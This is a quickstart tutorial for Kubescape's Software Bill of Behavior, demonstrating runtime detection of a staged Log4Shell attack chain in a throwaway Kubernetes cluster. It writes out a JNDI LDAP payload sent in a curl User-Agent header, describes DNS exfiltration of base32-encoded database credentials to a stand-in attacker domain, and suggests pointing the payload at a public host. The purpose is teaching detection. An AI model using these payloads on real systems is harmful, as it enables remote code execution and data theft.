Quickstart Software Bill of Behavior (SBOB)

Here, Kubescape uses an SBOB to catch a live Log4Shell RCE — a shell spawned by a JVM worker thread, its pivot and exfiltration children, every one of them outside the workload's declared Software Bill of Behavior:
We published a "harmless" demo of
log4shell — a
frontend → java-backend → postgres deployment, while mocking the external payload and the exfiltration domain.
The attack-chain injects a JNDI via http-header, that gets resolved via an ldap server, to download a jar file into the running jvm to spawn a shell.
Our chain continues to connect to postgres via psql and to exfiltrate the base32 encoded stolen DB-data via DNS.
What you need
- A throwaway Kubernetes cluster (do NOT use in a real environment).
helmandkubectl- the dns-mock will configure your core-dns, this is an exfiltration showcase that may leave your cluster misconfigured.
1. Install Kubescape with runtime detection on
You need the Kubescape Node-Agent and Kubescape Storage component
CHART=https://github.com/k8sstormcenter/helm-charts/releases/download/kubescape-operator-1.40.3-sbob-rc3.1/kubescape-operator-1.40.3-sbob-rc3.1.tgz
helm install kubescape "$CHART" \
  -n kubescape --create-namespace \
  --set capabilities.runtimeObservability=enable \
  --set capabilities.runtimeDetection=enable \
  --set alertCRD.installDefault=true
Node-agent writes alerts to stdout by default — read them with kubectl logs.
This walkthrough covers various exceptions, you should note that the network alerts often depend on actual resolution.
So R0005 (DNS exfil) and R0011 (Unexpected egress) need an external connection. You can follow along without placing the LDAP and attacker-server
on a public location and read/adapt the CEL rules to understand which rules fire exactly when.
The general pattern is to ensure that sbobs of your-sbob-name exist and to bind
them via labels on each pod1
spec:
  template:
    metadata:
      labels:
        kubescape.io/user-defined-profile: your-sbob-name
        kubescape.io/user-defined-network: your-sbob-name
Which build is this
sbob-rc3 is the release candidate that ships the Bill of Behavior features (wildcards, signing,
tamper detection), watch for announcements when it becomes GA.
2. Apply the Bill of Behavior — before the app
The profiles are user-defined, so detection is instantly live with no learning period.
First, deploy the user-defined-profile and user-defined-network for the log4j-demo:
kubectl create namespace log4j-poc
BASE=https://raw.githubusercontent.com/k8sstormcenter/bob/main/_artifacts/log4j-sbobs
for w in backend frontend observer postgres; do
  kubectl apply -f "$BASE/ap-chain-$w.yaml" -f "$BASE/nn-chain-$w.yaml"
done
Two sections of the java-backend's SBOB are worth highlighting:
# ap-chain-backend.yaml
execs:
- { path: /opt/java/openjdk/bin/java, args: ["java", "-jar", "/app/app.jar"] }
- { path: /usr/bin/curl }
- { path: /usr/bin/psql,
          args: ["/usr/bin/psql"] }  # symlink
#  New: node-agent sees the *resolved* path from a symlink
- { path: /usr/lib/postgresql/18/bin/psql,
          args: ["/usr/lib/postgresql/18/bin/psql", "⋯⋯"] }
#  New: wildcard ⋯⋯ allows any psql arguments.
psql for its connection to the DB.
# nn-chain-backend.yaml — allowed network for java
ingress:
- from: { app: chain-frontend }   ports: [ TCP/8080 ]   #incoming from nginx
egress:
- to: kube-dns                    ports: [ UDP/53, TCP/53 ]
- to: { app: chain-postgres }     ports: [ TCP/5432 ]   # java-app intended to connect to DB
Egress to postgres is allowed — this java really does query a database. This means, the connection via network from java-backend to postgres will not be detected as anomaly.
Allowlisting obvious parts of attack for demo
For showcasing various features, we pretend the attacker uses binaries that the app was intended to use. A real java implementation
would not use psql.
NEW: Symlinks resolve and list the real binary
Adjacent to our SBOB work, we also decided to resolve symlinked binaries to be able to detect more integrity-issue types in executables.
3. Make the attacker's exfil domain resolvable
R0005 fires on a resolved DNS lookup, and the exfil target (…exfil.attacker.example.com) is a
domain a real attacker would own. Simulate that in-cluster with a CoreDNS override, then reload
CoreDNS so it takes effect:
kubectl apply -f https://raw.githubusercontent.com/k8sstormcenter/bob/main/example/log4j-chain/exfil-dns.yaml
kubectl -n kube-system rollout restart deploy/coredns
SKIP this in any non-throwaway cluster- this kaputts dns
4. Deploy the vulnerable app + the attacker
Bring up the whole log4j-poc2, all pods labelled user-defined-profile/network to bind the profiles from Step 2.
The manifest also includes the attacker: a marshalsec LDAP server and a class-file HTTP server.
kubectl apply -f https://raw.githubusercontent.com/k8sstormcenter/bob/main/example/log4j-chain/log4j-chain.yaml
kubectl -n log4j-poc rollout status deploy/chain-backend --timeout=120s
kubectl -n attacker-ns rollout status deploy/attacker --timeout=60s
There are two non-vulnerable images2, so you can contrast the detection, default is the vulnerable:
# backend container, in log4j-chain.yaml
image: ghcr.io/k8sstormcenter/log4j-chain-backend-vulnerable@sha256:8f3cb3f9…   # 3 different backend images, this one is fully vulnerable
5. Fire the exploit
The attack pod sends the classic JNDI payload in a User-Agent header. It lands in log4j-poc:
curl -sL https://raw.githubusercontent.com/k8sstormcenter/bob/main/example/log4j-chain/attack-pod.yaml \
  | kubectl -n log4j-poc apply -f -
The single line that is the attack:
# attack-pod.yaml
args: [ curl, -s, -A,
        '${jndi:ldap://attacker.attacker-ns.svc.cluster.local:1389/Payload}',
        'http://frontend:8080/api/products?q=test' ]
For the network rules, point the JNDI at a public LDAP
The in-cluster attacker above is a private ClusterIP, so it triggers the RCE (R0001) but not
R0011 (which skips private targets). To see the full DNS + egress detection, run the attacker on
an external host and point the JNDI at it, e.g.
${jndi:ldap://<public-host>:1389/Payload}. The demo's attacker image takes the codebase host as
an env var (CODEBASE_HOST), so it can run anywhere. AT YOUR OWN RISK
6. See the detection
Read the raw alerts
kubectl -n kubescape logs -l app=node-agent --tail=200 | grep '"RuleID":"R' \
  | jq -c '{RuleID, alertName: .BaseRuntimeMetadata.alertName, args: .BaseRuntimeMetadata.arguments}'
R0001 — unexpected process log4shell
The alert's process tree is a very clean detection on what was attempted:
{"RuleID":"R0001","alertName":"Unexpected process launched","exec":"/bin/sh","comm":"sh","pcomm":"pool-2-thread-2"}
{"RuleID":"R0001","alertName":"Unexpected process launched","exec":"/usr/bin/base32","comm":"base32","pcomm":"sh"}
{"RuleID":"R0001","alertName":"Unexpected process launched","exec":"/usr/bin/tr","comm":"tr","pcomm":"sh"}
{"RuleID":"R0001","alertName":"Unexpected process launched","exec":"/usr/bin/cut","comm":"cut","pcomm":"sh"}
{"RuleID":"R0001","alertName":"Unexpected process launched","exec":"/usr/bin/getent","comm":"getent","pcomm":"sh"}
Not every executable in the process tree is actually executed
Careful when reading these alerts, only the uppermost process is the one eBPF saw with exec_cve. It may have further forks (-c) but if you dont see
those alerting, they may still have failed. Test this yourself with the patched and the distroless image2
R0005 — data exfiltration over DNS
getent performs a DNS lookup, and the hostname it queries is the stolen data:
{"RuleID":"R0005","alertName":"DNS Anomalies in container",
 "domain":"OBXXG5DHOJSXGOTQN5ZXIZ3SMVZQ.exfil.attacker.example.com.","protocol":"UDP","port":39361}
Decode — echo OBXXG5DHOJSXGOTQN5ZXIZ3SMVZQ | base32 -d postgres:postgres
R0011 Outbound LDAP
The JNDI string needs to resolve an outbound LDAP + HTTP to fetch the exploit class for Log4j
1. R0011 ships disabled. Enable it in the installed rules:
kubectl -n kubescape patch rules.kubescape.io default-rules --type=json \
  -p "$(kubectl -n kubescape get rules.kubescape.io default-rules -o json \
        | jq -c '[.spec.rules | to_entries[] | select(.value.id=="R0011")
                 | {op:"replace", path:"/spec/rules/\(.key)/enabled", value:true}]')"
2. R0011 skips private targets. The in-cluster attacker is a ClusterIP (RFC-1918), so put the attacker on an external/public host
and point the JNDI there — the demo
attacker image has an ENV var CODEBASE_HOST, so it runs anywhere:
With both in place, the two Log4Shell stages show up as out-of-profile egress — the LDAP referral and
the Payload.class download:
{"RuleID":"R0011","alertName":"Unexpected Egress Network Traffic","ip":"<attacker>","port":1389,"proto":"TCP"}
{"RuleID":"R0011","alertName":"Unexpected Egress Network Traffic","ip":"<attacker>","port":8888,"proto":"TCP"}
If the JNDI targets an IP rather than a hostname there's no LDAP DNS lookup — the call-out is pure TCP, carried by R0011 rather than R0005.
Next
- What is a Software Bill of Behavior — the concept that lets you ship a profile instead of learning one.
- Node Agent Rule Library — the full catalog of detection rules.
- Signing and Tampering - how to make sure the profiles and rules are safe.
-
The first implementation currently relies on the CRDs
ApplicationProfileandNetworkNeighborhood, but we will migrate them toContainerProfileasap. The functionality itself will not be affected.Currently, you need to apply the CRD to the cluster before the workload and ensure the labels are correct. ↩
-
B
distroless—ghcr.io/k8sstormcenter/log4j-chain-backend-contained@sha256:f71e03993fec4df6ea947eda235d072f5c37569491fd32512a6d793369852e35
Cpatched—ghcr.io/k8sstormcenter/log4j-chain-backend-patched@sha256:cf34e119b720b0a31b5e5d2a7ede0e61eea0c14105c88558d80e7fa2a062290a↩↩↩